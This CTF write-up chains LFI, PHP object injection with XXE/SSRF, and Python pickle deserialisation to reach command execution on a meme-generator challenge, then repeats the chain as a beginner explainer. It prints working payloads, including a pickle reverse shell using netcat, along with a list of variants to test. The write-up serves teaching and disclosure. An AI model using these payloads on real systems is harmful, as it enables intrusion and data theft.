Remote Command Execution in a internal server to get the flag file
A local file inclusion flaw in a template parameter let the author read application source code, which revealed an unsafe deserialisation endpoint that could be turned into XXE and SSRF. Chaining these, the author reached an internal service on port 1337 whose status parameter accepted a base64-encoded pickle, giving remote command execution on that server.

- Triaged in under an hour
- Fixed in under an hour
- Disclosed after 24 days
Summary: After source code disclosure using a LFI vulnerability and using PHP object injection with XXE I was able to find an internal service at port 1337. Using the SSRF through XXE I sent a HTTP request to this internal service and discovered a python object injection using status parameter, with this vector I was able to get RCE on the server located at 104.248.121.85.
Description:
LFI The template parameter at /api/generate.php is vulnerable to LFI. So I could get all relevant source code from the application using type as text. I created a python script to help:
import requests
import sys

url = 'http://h1-5411.h1ctf.com/api/'
endpoint = 'generate.php'

headers = {'Cookie':'PHPSESSID=v6a28uv6ad2e9ivr02hajqao4g'}
payload = {'template' : '../../../../../../..'+sys.argv[1], 'type' : 'text', 'top-text' : '.', 'bottom-text' :'.'}

r = requests.post(url+endpoint, headers=headers, data=payload)
json_response = r.json()

file_url = json_response['meme_path']
print file_url

r = requests.get(url+file_url)
print r.text
Using Burp:

Some files read during my tests:
- /etc/passwd
- /etc/issue
- /etc/resolv.conf
- /etc/hosts
- /var/log/apt/history.log
- App source code
PHP Object Injection - Deserialization and XXE After read the code I discovered two endpoints for a future version, 2.0:
File: header.php
<?php
  $pages = [
    "generate.php" => "Meme Generator",
    "memes.php" => "Your Memes",
    // for version 2.0
    // "import_memes_2.0.php" => "Import Memes",
    // "export_memes_2.0.php" => "Export Memes"
  ];
?>
Looking into import_memes_2.0.php and export_memes_2.0.php I found an unserialization call using user input without validation, which is extremely dangerous. So I craft a payload serializing a ConfigFile object with XML in config_raw attribute, as __toString() method calls parse() witch then calls loadXML with libxml_disable_entity_loader ENABLED. So, we could obtain XXE and SSRF.
Using PHP to create the payload:
<?php
require_once('classes.php'); // Same I got using LFI

$t = new ConfigFile('http://localhost/h1-5411/xml2');
$x = new Maintenance();

$o = [$t, $x ];

echo base64_encode(serialize($o));
PHP Object example (b64 decoded):
a:2:{i:0;O:10:"ConfigFile":1:{s:10:"config_raw";s:276:"<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
";}i:1;O:11:"Maintenance":0:{}}
File: xml2
<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
Then using the serialized object above (ConfigFile), I uploaded my memepak using /import_memes_2.0.php and got the /etc/issue file base64 encoded as one of my memes.
SSRF
Using the above XXE we could manipulate the server to do requests for others internal services, as noted at source code there is a Maintenance service somewhere.
Using the python exploit attached (Attachment on the original report: send_meme.py), I could read files and do http/ftp requests. Although I could do a port scan using http/ftp/sftp requests, I was able to find the internal service using a process ID scan using /proc/{ID}/cmdline, which revealed:
/proc
1
ps-run

4
/bin/bash/opt/run/ctf-entrypoint

6
ssh-i/app/92df63a566f599a094153febb133b99f87a161b5-oStrictHostKeyChecking=no-f-N-L1337:localhost:[email protected]

8
/bin/sh/usr/sbin/apache2ctl-DFOREGROUND
So I found a ssh tunnel to another service at 104.248.121.85. Using the python script above, I started to interact with http://localhost:1337/ :

Python Object Injection - Pickle
Using the debug parameter I realized that status parameter should be base64 encoded. After that I could see a pickle base64 encoded as status. My first try was to request a status-update using a malicious pickle as status:
Creating a malicious pickle with a reverse shell:
import cPickle
import os
import sys
import base64

DEFAULT_COMMAND = "nc ███████ 9300 -e /bin/bash"

COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

print base64.b64encode(cPickle.dumps(PickleRce()))
Sending the above Pickle I got a connect back from the server.

Steps To Reproduce:
I created some python scripts to reproduce.
- Use (Attachment on the original report: lfi.py) to read files from the server (LFI)
- Use (Attachment on the original report: send_meme.py) to read files and do requests to internal services. Found http://localhost:1337
- Use (Attachment on the original report: python_pickle_rce.py) to create a pickle payload for any OS command. With this payload, use (Attachment on the original report: send_meme.py) to send a request to http://localhost:1337/update-status?debug=1&status={PAYLOAD}
Impact
Compromise data and servers.
Context
This is a write-up of a HackerOne CTF report (program h1-5411-CTF) by researcher manoelt, disclosed on 22 October 2018 and rated critical, with the weakness classified as OS Command Injection. The target is a meme generator application reachable at http://h1-5411.h1ctf.com/api/. The main feature is /api/generate.php, which takes a template, some top and bottom text, and produces a meme image, returning a JSON response that includes a meme_path pointing at the generated file.
The chain in the report moves through several layers: a local file inclusion in the meme generator, source code disclosure, a PHP object injection leading to XXE and SSRF, discovery of an internal service behind an SSH tunnel, and finally a Python pickle deserialisation that gives remote command execution.
Setup
The researcher worked with a session cookie for the application and used Burp alongside small Python scripts. The LFI helper script hardcodes a PHPSESSID cookie value; that value is a session secret and is redacted here.
import requests
import sys

url = 'http://h1-5411.h1ctf.com/api/'
endpoint = 'generate.php'

headers = {'Cookie':'PHPSESSID=[redacted]'}
payload = {'template' : '../../../../../../..'+sys.argv[1], 'type' : 'text', 'top-text' : '.', 'bottom-text' :'.'}

r = requests.post(url+endpoint, headers=headers, data=payload)
json_response = r.json()

file_url = json_response['meme_path']
print file_url

r = requests.get(url+file_url)
print r.text
The script posts to generate.php with a template value built from a long ../ sequence plus the path supplied on the command line, sets type to text, and uses . for the top and bottom text. It then reads meme_path from the JSON response and fetches that URL, printing the body. In effect the generated meme file is used as a carrier for the contents of the file that was included.
Finding it
The template parameter at /api/generate.php is vulnerable to local file inclusion. By setting type to text, the researcher could retrieve the application's source code through the same parameter. The Burp request used for this is shown below.
With the LFI working, the researcher read a set of files during testing:
/etc/passwd/etc/issue/etc/resolv.conf/etc/hosts/var/log/apt/history.log- Application source code
Reading the source revealed two endpoints intended for a future version 2.0. A comment in header.php lists the navigation entries and shows the two new pages commented out:
<?php
  $pages = [
    "generate.php" => "Meme Generator",
    "memes.php" => "Your Memes",
    // for version 2.0
    // "import_memes_2.0.php" => "Import Memes",
    // "export_memes_2.0.php" => "Export Memes"
  ];
?>
Looking into import_memes_2.0.php and export_memes_2.0.php, the researcher found an unserialization call on user input with no validation. That is the entry point for PHP object injection.
Exploitation
Step 1: PHP object injection with XXE
The researcher crafted a payload that serializes a ConfigFile object whose config_raw attribute holds XML. The reasoning given is that the __toString() method calls parse(), which in turn calls loadXML with libxml_disable_entity_loader enabled. Through that path the researcher obtained XXE and, from it, SSRF.
The payload was generated with PHP, reusing classes.php obtained through the LFI:
<?php
require_once('classes.php'); // Same I got using LFI

$t = new ConfigFile('http://localhost/h1-5411/xml2');
$x = new Maintenance();

$o = [$t, $x ];

echo base64_encode(serialize($o));
The resulting serialised object, base64 decoded, looks like this:
a:2:{i:0;O:10:"ConfigFile":1:{s:10:"config_raw";s:276:"<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
";}i:1;O:11:"Maintenance":0:{}}
The XML document referenced by the object is the following, also stored as the file xml2:
<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
The external entity xxe points at a php://filter stream that base64-encodes /etc/issue, and the entity is referenced inside the toptext element. Uploading the serialised object as a memepak through /import_memes_2.0.php returned the contents of /etc/issue, base64 encoded, as one of the memes.
Step 2: SSRF and internal service discovery
With the XXE in place the server could be made to issue requests to other internal services. The source code noted a Maintenance service somewhere. Using the send_meme.py exploit, the researcher could read files and make HTTP and FTP requests. Rather than relying on a port scan over HTTP, FTP or SFTP, the internal service was found with a process ID scan reading /proc/{ID}/cmdline, which revealed:
/proc
1
ps-run

4
/bin/bash/opt/run/ctf-entrypoint

6
ssh-i/app/[redacted]-oStrictHostKeyChecking=no-f-N-L1337:localhost:[redacted]

8
/bin/sh/usr/sbin/apache2ctl-DFOREGROUND
The relevant line is the SSH tunnel: it forwards local port 1337 to port 1337 on [redacted] as the maintenance user. The researcher then used the same Python script to interact with http://localhost:1337/.
Step 3: Python object injection (pickle)
On the internal service, the debug parameter revealed that the status parameter is expected to be base64 encoded. The researcher could then see a base64-encoded pickle in status. The first attempt was to send a status update carrying a malicious pickle as the status value. The pickle was built with a reverse shell payload:
import cPickle
import os
import sys
import base64

DEFAULT_COMMAND = "nc [redacted] 9300 -e /bin/bash"

COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

print base64.b64encode(cPickle.dumps(PickleRce()))
The __reduce__ method returns os.system together with the command, so unpickling executes it. Sending this pickle produced a connect back from the server.
Steps To Reproduce
The researcher provided Python scripts to reproduce the chain:
- Use
lfi.pyto read files from the server (LFI). - Use
send_meme.pyto read files and make requests to internal services. This foundhttp://localhost:1337. - Use
python_pickle_rce.pyto create a pickle payload for any OS command. With this payload, usesend_meme.pyto send a request tohttp://localhost:1337/update-status?debug=1&status={PAYLOAD}.
Root cause
There are three distinct mistakes in the chain. The template parameter in generate.php is vulnerable to local file inclusion, which gives LFI and source disclosure. The version 2.0 import and export endpoints call unserialize on user input without validation, which allows object injection; the ConfigFile class then parses attacker-controlled XML with external entities, giving XXE and SSRF. The internal maintenance service accepts a base64-encoded pickle in the status parameter, and sending a malicious pickle produced a connect back. The report does not describe any defence that stopped these steps; the libxml_disable_entity_loader setting is noted as enabled.
Impact
As stated in the report, the chain allows compromise of data and servers. In practice the researcher read files from the web server, reached an internal service, and obtained remote command execution on the server at [redacted] through the pickle payload. The conditions are the ones described above: the LFI must be reachable, the 2.0 endpoints must be present, and the internal service must accept the pickle in status.
Fix
The report does not describe any remediation. Based on the root causes, the fixes would be to constrain the template parameter to an allowlist of template files, to avoid unserialize on user input (or restrict allowed classes), to disable external entity loading in the XML parser, and to stop deserializing pickles from untrusted input on the maintenance service.
Variants to test
- Try path traversal in template or file parameters with
../sequences and atypeswitch that returns raw text; a positive result is the contents of a known file such as/etc/passwdappearing in the response or in a generated artefact. - Look for commented-out or versioned endpoints in disclosed source, such as
import_*andexport_*; a positive result is an endpoint that accepts serialised data and returns object-derived output. - Supply a serialised object with an XML attribute and an external entity pointing at
php://filter; a positive result is base64-encoded file contents in the response. - Use XXE to request internal hosts and ports, and read
/proc/{ID}/cmdlineto find tunnels or services; a positive result is a command line showing a forwarded port or internal address. - Send a base64-encoded pickle with a
__reduce__returningos.systemto any parameter that appears to carry serialised state; a positive result is an outbound connection or command output.
What happened, in plain words
A security researcher took part in a public challenge (a CTF, short for capture the flag) run on HackerOne. The target was a small website that makes memes: you give it a picture template, some text for the top and some text for the bottom, and it hands back a finished image. The researcher found a way to make that website read files it should not read, then used what those files revealed to reach a second, hidden service that was never meant to be touched from the outside, and finally made that hidden service run commands of the researcher's choosing. The report was rated critical and disclosed on 22 October 2018.
The whole thing is a chain. Each link only works because the previous one gave the researcher something: a file, a piece of source code, a network address, a format. That is very common in real attacks, and it is why this report is a good one to learn from. No single step is exotic on its own; the damage comes from stacking them.
Below, each step is explained from zero, with the same requests and payloads the researcher used, and with a plain-words walkthrough of every code block.
The pieces you need to know first
Before the steps, a handful of everyday ideas. If you already know them, skim.
- A web server and a web application. A web server is a computer (or a program on a computer) that answers requests from browsers. A web application is the software running on it that does the actual work, like generating a meme. When you type an address in your browser, your browser sends a request and the server sends back a page or a file.
- An API. Think of a restaurant. The dining room is the website you see; the kitchen is the application. The API is the serving hatch: a fixed set of addresses where one program asks another for something and gets an answer, usually in a machine-friendly format rather than a pretty page. Here the API lives under
http://h1-5411.h1ctf.com/api/, and one of its addresses isgenerate.php. - A parameter. Parameters are the little labelled boxes you fill in when you send a request:
template,type,top-text,bottom-text. In a web address they come after a?; in a form submission they travel in the body of the request. The application reads them and acts on their values. - JSON. A simple text format for structured data, built from names and values in curly braces. The meme generator answers with JSON that includes a field called
meme_path, which is the location of the image it just made. - A cookie and a session. A cookie is a small label your browser keeps for a website and shows on every visit, so the site can recognise you between requests. A session cookie (here
PHPSESSID) is that label when it stands for a logged-in session. It is a secret: anyone who has it can act as you. The researcher's own session value is redacted in this article. - Burp. A tool that sits between your browser and a website so you can look at, pause and edit each request before it is sent. Useful when you want to change one value and see what happens.
- Local file inclusion (LFI). Imagine a photocopier that takes a form number and copies whatever document that number points to. If you can write
../../payrollinstead ofform-12, the copier will happily copy the payroll file. LFI is the same idea in software: a parameter that is supposed to name one file is used to name any file on the machine, including files outside the intended folder. The../sequence means "go up one folder", so repeating it climbs to the top of the disk. - Source code disclosure. The source code is the recipe of the application. If an attacker can read it, they learn every address, every parameter name and every mistake, which makes the next steps much easier.
- Serialisation and deserialisation. To store or send a complex object (a bundle of data plus behaviour), a program can flatten it into a line of text. That is serialisation. Turning the text back into a live object is deserialisation. It is like packing a flat-pack wardrobe into a box and later rebuilding it. If an attacker can supply the box, they can slip extra parts into it.
- PHP object injection. PHP is a common programming language for websites. Its deserialisation function is
unserialize. If a site callsunserializeon text that came from a user, the user can choose which kind of object gets rebuilt, and objects can carry behaviour that runs automatically. That is object injection. - XXE (XML External Entity). XML is a text format with tags, like HTML. It has a feature called entities: a named placeholder that gets replaced by something else. An external entity can be told to fetch a file or a URL. If a parser is allowed to resolve external entities, an attacker who controls the XML can make the server read local files or make network requests. That is XXE.
- SSRF (Server-Side Request Forgery). The server is made to send a request on the attacker's behalf. From the outside you may not be able to reach an internal machine, but the server can. SSRF turns the server into your proxy.
- A port and a tunnel. A port is a numbered door on a computer; a service listens on one. An SSH tunnel is an encrypted connection that forwards a door on one machine to a door on another, so a service that is only reachable internally appears on
localhost(the machine itself) at a chosen port. - Pickle. Python's way of flattening objects into bytes is called pickle. Loading a pickle is called unpickling. A pickle can describe not just data but instructions, and unpickling an attacker's pickle can run commands. It is the Python cousin of the PHP problem above.
- Remote command execution (RCE). The attacker can run operating-system commands on the server. This is usually the worst outcome, because from there the attacker can read, change or delete whatever the server can.
The target and the setup
The application is a meme generator at http://h1-5411.h1ctf.com/api/. Its main feature is /api/generate.php: it takes a template, top text and bottom text, produces an image, and returns JSON containing meme_path, the address of the finished file.
The researcher worked with a session cookie and with Burp, plus a few small Python scripts. The first script automates the LFI. It hardcodes the researcher's PHPSESSID; that value is a session secret and is redacted here.
import requests
import sys

url = 'http://h1-5411.h1ctf.com/api/'
endpoint = 'generate.php'

headers = {'Cookie':'PHPSESSID=[redacted]'}
payload = {'template' : '../../../../../../..'+sys.argv[1], 'type' : 'text', 'top-text' : '.', 'bottom-text' :'.'}

r = requests.post(url+endpoint, headers=headers, data=payload)
json_response = r.json()

file_url = json_response['meme_path']
print file_url

r = requests.get(url+file_url)
print r.text
Line by line:
import requestsandimport sysload two Python libraries: one for making web requests, one for reading the command line.urlandendpointtogether form the address of the meme generator's API call.headerscarries the session cookie, so the server treats the script as the researcher's logged-in browser.payloadis the set of parameters.templateis built as a long run of../followed by whatever path you pass on the command line: that is the climb out of the intended folder.typeis set totext, which asks the application to return the template as plain text rather than drawing it.top-textandbottom-textare set to a single dot, just to satisfy the form.requests.postsends the request togenerate.phpwith those parameters.r.json()reads the answer as JSON, andmeme_pathis pulled out of it.- The script then fetches that address and prints the body.
The trick is that the generated meme file is used as a carrier: whatever file the template parameter pointed at ends up inside the meme the server produces, and the script reads it back out.
Finding the first hole
The template parameter at /api/generate.php is vulnerable to local file inclusion. By setting type to text, the researcher could pull the application's own source code through the same parameter. The Burp request used for this is shown below.
The screenshot shows the request in Burp.
With the LFI working, the researcher read a set of files during testing:
/etc/passwd/etc/issue/etc/resolv.conf/etc/hosts/var/log/apt/history.log- Application source code
Why these? On a Linux machine, /etc/passwd lists user accounts, /etc/issue holds a login banner, /etc/resolv.conf and /etc/hosts describe how the machine resolves names, and /var/log/apt/history.log records which packages were installed and when. Together they tell you what kind of machine you are on and how it is set up. The last item, the application source code, is the real prize: it shows every address and every mistake.
Reading the source revealed two endpoints intended for a future version 2.0. A comment in header.php lists the navigation entries and shows the two new pages commented out:
<?php
  $pages = [
    "generate.php" => "Meme Generator",
    "memes.php" => "Your Memes",
    // for version 2.0
    // "import_memes_2.0.php" => "Import Memes",
    // "export_memes_2.0.php" => "Export Memes"
  ];
?>
Line by line:
<?phpand?>mark the start and end of PHP code inside a file.$pagesis a list that maps a page address to the label shown in the menu.- The first two entries are live: the meme generator and a page for your own memes.
- The two lines starting with
//are comments, so the server ignores them. They nameimport_memes_2.0.phpandexport_memes_2.0.php, pages for importing and exporting memes that are not yet in the menu.
A commented-out menu entry is a signpost. The page may not be linked, but the file can still exist on the server, and the researcher went looking for it.
Looking into import_memes_2.0.php and export_memes_2.0.php, the researcher found an unserialization call on user input with no validation. In plain words: the import page takes a file from the user, flattens it back into live objects, and never checks what those objects are. That is the entry point for PHP object injection.
Step 1: PHP object injection with XXE
The researcher crafted a payload that serialises a ConfigFile object whose config_raw attribute holds XML. The reasoning given is that the __toString() method calls parse(), which in turn calls loadXML with libxml_disable_entity_loader enabled. Through that path the researcher obtained XXE and, from it, SSRF.
Unpacking that sentence: ConfigFile is a class in the application, a blueprint for an object. It has an attribute called config_raw, a slot for raw text. It also has a method called __toString(), a function PHP runs automatically when the object is used where text is expected. That method calls parse(), which calls loadXML, the function that reads XML. So if an attacker controls config_raw, the attacker controls the XML that gets parsed. The setting libxml_disable_entity_loader is meant to stop external entities from being fetched, and the report notes it was enabled.
The payload was generated with PHP, reusing classes.php obtained through the LFI:
<?php
require_once('classes.php'); // Same I got using LFI

$t = new ConfigFile('http://localhost/h1-5411/xml2');
$x = new Maintenance();

$o = [$t, $x ];

echo base64_encode(serialize($o));
Line by line:
require_once('classes.php')loads the application's own class definitions, the file the researcher had already read out through the LFI. Using the real classes means the payload matches exactly what the server expects.new ConfigFile('http://localhost/h1-5411/xml2')creates aConfigFileobject pointing at an XML document.localhostmeans the server itself.new Maintenance()creates a second object of another class, so the payload is a list of two objects, matching the shape the import page expects.$o = [$t, $x]puts both into an array.serialize($o)flattens the array into text,base64_encodeturns that text into a safe alphabet of characters, andechoprints it. Base64 is just a way of writing arbitrary bytes using letters, digits and a couple of symbols, so the payload survives being pasted into a form.
The resulting serialised object, base64 decoded, looks like this:
a:2:{i:0;O:10:"ConfigFile":1:{s:10:"config_raw";s:276:"<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
";}i:1;O:11:"Maintenance":0:{}}
Line by line:
a:2:says this is an array of two items.i:0;O:10:"ConfigFile":1:is the first item: an object of classConfigFilewith one attribute.s:10:"config_raw";s:276:"..."is that attribute: its name isconfig_rawand its value is a 276-character string, the XML document.- Inside the string,
<!DOCTYPE foo [...]>declares a document type with a list of definitions, and<!ENTITY xxe SYSTEM '...'>defines an entity namedxxewhose content is fetched from a URL. The URL is aphp://filterstream that reads/etc/issueand base64-encodes it, so the file's bytes arrive safely inside the XML. <toptext>&xxe;</toptext>uses the entity, so the file contents land in the top text of the meme.i:1;O:11:"Maintenance":0:{}is the second item: aMaintenanceobject with no attributes.
The XML document referenced by the object is the following, also stored as the file xml2:
<?xml version='1.0' encoding='ISO-8859-1'?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>
<memes><toptext>&xxe;</toptext><bottomtext>A</bottomtext><template>TeMPLaTe123</template><type>XML</type></memes>
This is the same XML as inside the serialised object, written out on its own so it can be read. The external entity xxe points at a php://filter stream that base64-encodes /etc/issue, and the entity is referenced inside the toptext element. When the parser resolves it, the file's contents are substituted there.
Uploading the serialised object as a memepak through /import_memes_2.0.php returned the contents of /etc/issue, base64 encoded, as one of the memes. In other words, the import feature was tricked into building an object that read a file, and the result came back through the normal meme display.
Step 2: SSRF and internal service discovery
With the XXE in place the server could be made to issue requests to other internal services. The source code noted a Maintenance service somewhere. Using the send_meme.py exploit, the researcher could read files and make HTTP and FTP requests. Rather than relying on a port scan over HTTP, FTP or SFTP, the internal service was found with a process ID scan reading /proc/{ID}/cmdline, which revealed:
/proc
1
ps-run

4
/bin/bash/opt/run/ctf-entrypoint

6
ssh-i/app/[redacted]-oStrictHostKeyChecking=no-f-N-L1337:localhost:[redacted]

8
/bin/sh/usr/sbin/apache2ctl-DFOREGROUND
What is this? On Linux, /proc is a special folder where the running system describes itself. Each running program gets a numbered folder, its process ID, and inside it a file called cmdline holds the command that started it. If you can read those files, you can see every program the machine is running, including ones you were never told about. That is why the researcher scanned them instead of guessing ports.
The output lists several processes. The relevant line is the SSH tunnel: it forwards local port 1337 to port 1337 on [redacted] as the maintenance user. The flags in that command line are the usual SSH ones: -i names a key file, -o StrictHostKeyChecking=no skips the host key prompt, -f sends SSH to the background, -N says no command should be run, and -L 1337:localhost:1337 sets up the forwarding. So a service that lives on another machine appears on the web server's own localhost at port 1337.
The researcher then used the same Python script to interact with http://localhost:1337/.
The screenshot relates to interacting with the internal service.
Step 3: Python object injection (pickle)
On the internal service, the debug parameter revealed that the status parameter is expected to be base64 encoded. The researcher could then see a base64-encoded pickle in status. In plain words: the service stores its status as a Python object, flattened with pickle and written out in base64, and it accepts a new status from the user. If it unpickles whatever it is given, the user chooses what gets rebuilt.
The first attempt was to send a status update carrying a malicious pickle as the status value. The pickle was built with a reverse shell payload:
import cPickle
import os
import sys
import base64

DEFAULT_COMMAND = "nc [redacted] 9300 -e /bin/bash"

COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

print base64.b64encode(cPickle.dumps(PickleRce()))
Line by line:
import cPickleloads the older Python 2 pickle library;osgives access to operating-system functions;sysreads the command line;base64encodes the result.DEFAULT_COMMANDis the command to run if none is given.ncis netcat, a small tool that opens network connections;-e /bin/bashattaches a shell to that connection. The address and port are redacted here. The effect is a reverse shell: the server connects back to the attacker and hands over a command prompt.COMMANDpicks the first command-line argument if there is one, otherwise the default.class PickleRcedefines a class with a special method__reduce__. When pickle flattens an object, it asks__reduce__how to rebuild it. Returning(os.system, (COMMAND,))means: to rebuild this object, callos.systemwithCOMMAND. So unpickling runs the command.cPickle.dumps(PickleRce())flattens the object,base64.b64encodemakes it safe to paste, andprintoutputs it.
The __reduce__ method returns os.system together with the command, so unpickling executes it. Sending this pickle produced a connect back from the server.
The screenshot relates to the connect back from the server.
Steps To Reproduce
The researcher provided Python scripts to reproduce the chain:
- Use
lfi.pyto read files from the server (LFI). - Use
send_meme.pyto read files and make requests to internal services. This foundhttp://localhost:1337. - Use
python_pickle_rce.pyto create a pickle payload for any OS command. With this payload, usesend_meme.pyto send a request tohttp://localhost:1337/update-status?debug=1&status={PAYLOAD}.
Why in that order? Each script depends on what the previous one produced. The first gives you files, the second uses the file-reading ability to talk to internal addresses, and the third builds the payload that the second delivers.
Root cause
There are three distinct mistakes in the chain.
- The
templateparameter ingenerate.phpis passed to file handling without restricting it to the intended template directory. That gives LFI and source disclosure. - The version 2.0 import and export endpoints call
unserializeon user input without validation. That allows object injection; theConfigFileclass then parses attacker-controlled XML with external entities, giving XXE and SSRF. - The internal maintenance service accepts a base64-encoded pickle in the
statusparameter, and sending a malicious pickle produced a connect back.
The report does not describe any defence that stopped these steps; the libxml_disable_entity_loader setting is noted as enabled.
Impact
As stated in the report, the chain allows compromise of data and servers. In practice the researcher read files from the web server, reached an internal service, and obtained remote command execution on the server at [redacted] through the pickle payload. The conditions are the ones described above: the LFI must be reachable, the 2.0 endpoints must be present, and the internal service must accept the pickle in status.
Fix
The report does not describe any remediation. Based on the root causes, the fixes would be to constrain the template parameter to an allowlist of template files, to avoid unserialize on user input (or restrict allowed classes), to disable external entity loading in the XML parser, and to stop deserialising pickles from untrusted input on the maintenance service.
Variants to test
- Try path traversal in template or file parameters with
../sequences and atypeswitch that returns raw text; a positive result is the contents of a known file such as/etc/passwdappearing in the response or in a generated artefact. - Look for commented-out or versioned endpoints in disclosed source, such as
import_*andexport_*; a positive result is an endpoint that accepts serialised data and returns object-derived output. - Supply a serialised object with an XML attribute and an external entity pointing at
php://filter; a positive result is base64-encoded file contents in the response. - Use XXE to request internal hosts and ports, and read
/proc/{ID}/cmdlineto find tunnels or services; a positive result is a command line showing a forwarded port or internal address. - Send a base64-encoded pickle with a
__reduce__returningos.systemto any parameter that appears to carry serialised state; a positive result is an outbound connection or command output.
Glossary
- API: a fixed set of addresses where one program asks another for something and gets an answer, usually in a machine-friendly format.
- Base64: a way of writing arbitrary bytes using letters, digits and a couple of symbols, so data survives being pasted into forms and text fields.
- Burp: a tool that sits between your browser and a website so you can inspect, pause and edit each request.
- Cookie: a small label your browser keeps for a website and shows on every visit, so the site can recognise you.
- CTF: capture the flag, a public security challenge where participants try to reach a hidden goal.
- Deserialisation: turning flattened text back into a live object in memory.
- Endpoint: a specific address on a server that accepts requests, such as
generate.php. - External entity: an XML placeholder whose content is fetched from a file or URL when the document is parsed.
- JSON: a simple text format for structured data, built from names and values.
- LFI (local file inclusion): a flaw where a parameter meant to name one file can be made to name any file on the machine.
- Localhost: the name a computer uses for itself.
- Object injection: supplying serialised data that makes the application rebuild an object of the attacker's choosing, with behaviour that runs automatically.
- Parameter: a labelled value sent with a request, such as
templateorstatus. - Pickle: Python's format for flattening objects into bytes, and the process of loading them back.
- Port: a numbered door on a computer where a service listens.
- Process ID: the number the operating system gives to a running program.
- RCE (remote command execution): running operating-system commands on a server from elsewhere.
- Reverse shell: a connection from the server back to the attacker that hands over a command prompt.
- Serialisation: flattening a complex object into text or bytes so it can be stored or sent.
- Session: a logged-in state a website remembers for you, usually via a session cookie.
- Source code: the human-written recipe of a program.
- SSH tunnel: an encrypted connection that forwards a door on one machine to a door on another.
- SSRF (server-side request forgery): making the server send a request on the attacker's behalf, often to internal machines.
- Unserialise: PHP's function for turning serialised text back into objects.
- XXE (XML external entity): a flaw where an XML parser resolves external entities supplied by an attacker, letting them read files or make requests.


